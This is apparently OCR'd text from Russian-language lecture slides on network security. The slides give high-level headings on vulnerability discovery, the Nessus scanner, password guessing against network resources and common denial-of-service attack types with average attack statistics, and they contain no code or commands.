
Выявление уязвимых мест

Основные методы:


- Анализ баннеров сетевых служб
- Использование сканеров безопасности
- Использование специальных программ (в том числе собственной разработки)

Программа Nessus —
свободно распространяемый сканер безопасности
http://www.nessus.org/


Использование сканера безопасности Nessus




Результаты сканирования



Результаты сканирования



Подбор паролей к сетевым ресурсам



Подбор пароля к почте

Атаки на отказ в обслуживании (Denial-of-Service, DoS)

Целью атаки является выведение из строя аппаратного или программного обеспечения, либо затруднение использования его законными пользователями

Основные механизмы — переполнение очереди запросов на соединение, исчерпание ресурсов сервера или канала связи

Атаки на отказ в обслуживании (Denial-of-Service, DoS)

TCP SYN flood
ICMP ping flood
HTTP flood
UDP Flood

Время атак (среднее) 32,2 часа


Объем трафика (средний) 5,9 Гб/с

